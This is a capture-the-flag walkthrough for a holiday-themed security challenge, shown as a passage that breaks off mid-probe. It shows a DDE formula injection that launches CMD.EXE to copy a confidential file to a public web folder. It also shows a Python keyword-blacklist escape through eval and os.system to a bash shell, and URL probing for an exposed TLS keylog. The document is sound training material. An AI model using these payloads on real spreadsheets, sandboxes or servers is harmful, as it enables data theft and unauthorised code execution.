
```
=cmd|'/C copy "C:\candidate_evaluation.docx" "C:\careerportal\resources\public\candid.docx"'!A1
```



Microsoft Excel


Remote data not accessible.
To access this data Excel needs to start another application. Some legitimate applications on your computer could be used maliciously to spread viruses or damage your computer. Only click Yes if you trust the source of this workbook and you want to let the workbook start the application.
Start application 'CMD.EXE'?

Testing the formula injection in *Microsoft Excel* shows that the formula will invoke a *"CMD.EXE"* and will copy the file to the public directory with the name ***candid.docx***.



Great it worked! Now let's see which terrorist group the applicant that starts with a *"K"* belongs to.

Krampus is affiliated with the *Fancy Beaver* terrorist group.




Candidate Name: Krampus

Please use this form as a guide to evaluate the elf applicant's qualifications for positional placement and access to Santa's Castle. Check the appropriate numeric value corresponding to the applicant's level of qualification and provide appropriate comments in the space below.


Rating Scale: 5. **Outstanding** 4. **Excellent-exceeds requirements** 3. **Competent—acceptable proficiency** 2. **Below Average—Does not meet requirements** 1. **Unable to determine or not applicable to this candidate**

	Rating				
	5	4	3	2	1
Relevant Background/Special Skill Set: Explore the candidate's knowledge and past working experiences in InfoSec.				2	
Organizational Fit: Review the candidates' potential to fit in Santa's Castle.					1
Overall Evaluation: Please add appropriate comments below:					1




New [Achievement] Unlocked: HR Incident Response!

Click here to see this item in your badge.



```
Great work! You have blocked access to Santa's treasure...
for now. Please visit Hans in Santa's Secret Room for an
update.

And then suddenly, Hans slips and falls into a snowbank. His
nefarious plan thwarted, he's now just cold and wet.

But Santa still has more questions for you to solve!
```



New [Narrative] Unlocked: !

New [Narrative] Unlocked: !

New [Narrative] Unlocked: !


Click here to see this item in your badge.

Note: Triple unlock! See Appendix A for full Narrative


Objective 8. Network Traffic Forensics

Difficulty: ★★★★☆


Santa has introduced a web-based packet capture and analysis tool to support the elves and their information security work. Using the system, access and decrypt HTTP/2 network activity. What is the name of the song described in the document sent from Holly Evergreen to Alabaster Snowball? ***For hints on achieving this objective, please visit SugarPlum Mary and help her with the** Python Escape from LA **Cranberry Pi terminal challenge.***



The ***Packalyzer*** is the North Pole's version of a full packet capture device and we are tasked to see if we can decrypt their ***HTTP/2*** traffic. This looks like a might feat if we do not have keys so let us visit ***SugarPlum Mary*** for some tips. She is nearby ***Sparkle Redberry*** at the corner landing past the ***KringleCon*** speaker area.


I'm glad you're here; my terminal is trapped inside a python! Or maybe my python is trapped inside a terminal?
Can you please help me by escaping from the Python interpreter?
New [Hint] Unlocked: Python Escape!
Click here to see this item in your badge.


Cranberry Pi Challenge – Dev Ops Fail



```
I'm another elf in trouble,
Caught within this Python bubble.

Here I clench my merry elf fist -
Words get filtered by a black list!

Can't remember how I got stuck,
Try it - maybe you'll have more luck?

For this challenge, you are more fit.
Beat this challenge - Mark and Bag it!

-SugarPlum Mary

To complete this challenge, escape Python
and run ./i_escaped
>>>
```

SugarPlum is in kind of a pickle. She could not escape from this Python terminal. Trying *exit(), Ctrl-Z or Ctrl-D* crashes too. So, she wonders what else can we do. *Escaping Python Shells* is an art of manipulating string commands to execute other resources. (15)


Let us look closer and find out which command is not being blocked.



```
>>> import
Use of the command import is prohibited for this question.
>>> exec
Use of the command exec is prohibited for this question.
>>> compile
Use of the command compile is prohibited for this question.
>>> eval
<built-in function eval>
>>>
```


In this challenge, the command *eval* is not blocked and therefore can be used as a pivot to execute another Python or system command.

Now create a variable *kc* (for KringleCon) that will get and run the *eval* method. The *eval()* can parse and run python expressions which is passed as an argument or as a parameter. In this case we can supply *__import__("os")* that will return the top-level OS module. The OS module in Python provides a way of using operating system functionality. Writing it in code would mean: *kc = eval('__import__("os")')* However, we also know that the reserved word import is being prohibited thus we can go around this by splitting it in two strings. So, our eval method would look something like this.




```
>>> kc = eval('__imp' + 'ort__("os")')
>>>
```

Great! No generated errors. Now let us use a system command to get a bash shell.



```
>>> kc.system("bash")
elf@3292b67fb5de:~$
```

Excellent we just escaped the Python prompt with a new bash shell and can now complete the challenge by running *i_escaped*.



```
elf@3292b67fb5de:~$ ./i_escaped
Loading, please wait......

That's some fancy Python hacking -
You have sent that lizard packing!

-SugarPlum Mary

You escaped! Congratulations!

elf@3292b67fb5de:~$
```


Yay, you did it! You escaped from the Python!
As a token of my gratitude, I would like to share a rumor I had heard about Santa's new web-based packet analyzer - Packalyzer.

New [Achievement] Unlocked: Python Escape from LA!
Click here to see this item in your badge.

Packalyze This


Rumor has it that Packalyzer was rushed with some development code in the web root and some code using environment variables were used to store SSL keys and open directories. SugarPlum also suggests manipulating the URL as the site gave back customized errors.

Let us register and see if we can access and find the source code of this web application.




```
//File upload Function. All extensions and sizes are validated server-side in app.js
$(function () {
    'use strict';
    $('#fileupload').fileupload({
        url: '/api/upload',
        dataType: 'json',
        done: function (e, data) {
            if (data.result.request) {
                analyze_packets(data.result.data.clean(""));
            } else {
                Materialize.toast('<text style="color: #f44336">'+data.result.data+'</text>', 8000);
            }
            setTimeout(function(){
                $('#progress-level').css(
                    'width',
                    '0%'
                );
                $('#upload_traffic_button').removeClass('disabled');
                $('#sniff_traffic').prop('disabled', false);
            },2000);
        },
```

Inspecting the page does not yield any juicy developer mishap but viewing the source page of the ***Packalyzer*** page presents a very interesting comment on the ***File upload function***. It seems that files are being validated ***server-side*** in ***app.js***. That is why we were unable to see any reference to it. Let us assume this is the code ***SugarPlum*** said that is on the web root.



```
#!/usr/bin/node
//pcapalyzer - The web based packet analyzer
const cluster = require('cluster');
const os = require('os');
const path = require('path');
const fs = require('fs');
const http2 = require('http2');
const koa = require('koa');
const Router = require('koa-router');
const mime = require('mime-types');
const mongoose = require('mongoose');
const koaBody = require('koa-body');
const cookie = require('koa-cookie');
const execSync = require('child_process').execSync;
const execAsync = require('child_process').exec;
```

This challenge is asking us to decrypt network traffic at *KringleCon* and the *Packalyzer* tool is their full packet capture device. Now that we are a *registered* user, let us try to sniff and analyze some traffic.



Click on Captures to download the *pcap* so, you can load it in a familiar tool like *WireShark*. After a quick assessment of the packet capture we see that the traffic looks like normal *SSL/TLS* communication. However, *SugarPlum* mentioned that the environment is using *HTTP/2* so the *pcap* might not be the end of the tale. From our previous challenge we know that major clients have implemented HTTP/2 with mandatory *encryption*.

New [Hint] Unlocked: HTTP/2.0 Intro and Decryption!
Click here to see this item in your badge.


To see the real traffic, we need to understand how the system encrypts the traffic and get a *pre-master-secret* log from the server to decrypt the packets. Fortunately, we have a copy of the *script* that handles the initialization and variable declarations.

```
const dev_mode = true;
const key_log_path = ( !dev_mode || __dirname + process.env.DEV + process.env.SSLKEYLOGFILE )
const options = {
  key: fs.readFileSync(__dirname + '/keys/server.key'),
  cert: fs.readFileSync(__dirname + '/keys/server.crt'),
  http2: {
    protocol: 'h2',         // HTTP2 only. NOT HTTP1 or HTTP1.1
    protocols: [ 'h2' ],
  },
  keylog : key_log_path     //used for dev mode to view traffic. Stores a few minutes worth at a time
};
```

From this piece of code, we see that *dev_mode* is turned on. A *keylog* is used to decrypt traffic for troubleshooting purposes. Now we need to understand what the environment variables does since the server-side validation also generates a custom *404 Not Found* error. Pretty smart.


Let's try to get lucky and see if we can download the ***server.key*** using the following URL:

https://packalyzer.kringlecastle.com/pub/keys/server.key



```
Error: ENOENT: no such file or directory, open '/opt/http2/pub//keys/server.key'
```

Yeah, we hope it would be that easy. Anyway, we did get a bit of luck, we do know that there is a ***/pub*** directory and that the script does a quick check but, in this case, ***/keys/server.key*** does not exist hence, we get the ***Error No ENTry/ENTity*** error. It appears the ***404 Not Found*** check is only applicable to files inside ***/pub/*** but not inside a sub-directory of ***/pub/***. We can assume that ***/opt/http2*** is our ***__dirname***.




```
if (dev_mode) {
    //Can set env variable to open up directories during dev
    const env_dirs = load_envs();
} else {
    const env_dirs = ['/pub/','/uploads/'];
}
```

Since ***dev_mode*** is always true, we know that the development environment will always be loaded. We can then verify if ***"process.env.DEV"*** exists or not.

https://packalyzer.kringlecastle.com/DEV/

https://packalyzer.kringlecastle.com/DEV/test.txt




```
Error: EISDIR: illegal operation on a directory, read
```

We get an ***Error IS DIRectory*** message. It means that the value of the ***"process.env.DEV"*** variable is the name of the ***/DEV*** sub-directory. However, for now, we do not know what it contains. Adding a filename after ***/DEV/*** results to ***ENOENT***. This time let us check the what the variable ***"process.env.SSLKEYLOGFILE"*** is used for.

https://packalyzer.kringlecastle.com/SSLKEYLOGFILE/

https://packalyzer.kringlecastle.com/SSLKEYLOGFILE/test.txt

